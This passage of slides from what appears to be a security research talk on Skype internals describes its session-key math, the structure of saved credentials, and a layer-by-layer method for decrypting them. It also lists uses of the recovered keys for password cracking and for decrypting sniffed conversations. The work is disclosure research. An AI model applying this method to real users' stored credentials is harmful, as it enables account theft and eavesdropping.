- Each peer decrypts the received data and computes 128 bits of the 256 bit AES session key

Some maths

- $C = 1 + 2^{128} + 2^{256} + 2^{384} + 2^{512} + 2^{640} + 2^{768} + 2^{896}$
- $m = x * C$ and $m' = m^e \bmod n$, so $m' = x^e * C^e \bmod n$
- $m'' = x^e \bmod n$ with $m'' = m' * C^{-e} \bmod n$

The "weakness"

- Best known attack is in 2^{64}
  - `http://citeseer.ist.psu.edu/boneh00why.html`
- NSA can probably do better ☺

Outline

Saved credentials

What does Skype save ?

- If told to, Skype will save in the `config.xml` file
  - The login MD5 hash (*username*`\nskyper\n`*password*)
  - The generated RSA private key
  - The Skype encrypted corresponding RSA public key
- Everything is heavily encrypted, but in a symmetric way :)
- The following algorithms are used
  - `CryptProtectData()`, `CryptUnprotectData()`
  - SHA-1
  - AES-256
  - "FastTrack cipher"
  - 1024+ bit RSA

Credentials structure

Version 1

- 16 bytes for login MD5 hash
- 128 bytes for user RSA private key (D) (1024 bits)
- 4 bytes for Skype RSA key ID
- 192+ bytes for RSA block encrypted with Skype RSA key
  - Padding
  - Skype encoded data
    - User name
    - 1 dword
    - User RSA public key (N) (1024 bits)
    - 1 dword
  - SHA-1 hash of Skype encoded data
  - 1 byte = 0xbc
- 2 bytes for CRC32 (reduced to 16 bits)

Decrypting the credentials 1/2

Recovering the AES 256 bit key

- Unprotect the token from `HKCU\Software\Skype\ProtectedStorage`
- Use incremental counter mode SHA-1 to create a 32 byte key from the token

Decrypting the 1st layer

- Use icremental counter mode AES to decrypt the credentials
- Login MD5 hash is now decrypted

Decrypting the 2nd layer


- Use the login MD5 hash as key for the "FastTrack cipher"
- Decrypt the rest of credentials data
- RSA private key is now decrypted

Decrypting the credentials 2/2

Decrypting the 3rd layer

- Use the correct Skype public key to decrypt the remaining RSA block
- RSA public key is now decrypted

Graphical summary



Saved credentials usage

Login MD5 hash

- Skype password recovery
  - Dictionnary attack
  - Bruteforce attack

RSA private key

- Sniffed session half key recovery
  - Decrypt the 128 bit random nonce exchanged
  - Compute half of the AES-256 session key
- Complete sniffed session key recovery
  - If both RSA private keys are recovered
- $\Longrightarrow$ Sniffed conversation decryption

Conclusion

Auditing a software

- Auditing a binary in its complete form is much more accurate that auditing a portion of the sources
- Skype, Inc. clearly doesn't tell you everything

Skype v2.5

- The developpers have silently modified the behaviour of Skype carefully following the BlackHat talk points
  - Most of the sensitive commands are now TCP only
  - Some *very* sensitive commands are only accepted when coming from the currently-connected-to supernode only
  - Some features have simply been trashed

Acknowledgements


Shouts to

Phil, Imad, Dave, Halvar, Gera, Team Rstack, Microsoft

MD5ed props to (from a former life)

`17f063b9c9f793dc841c7fee0f76eede`

Questions ?


WIDESCREEN COLLECTION
TOM CRUISE
VANILLA SKYPE
LoveHateDreamsLifeWorkPlayFriendshipSex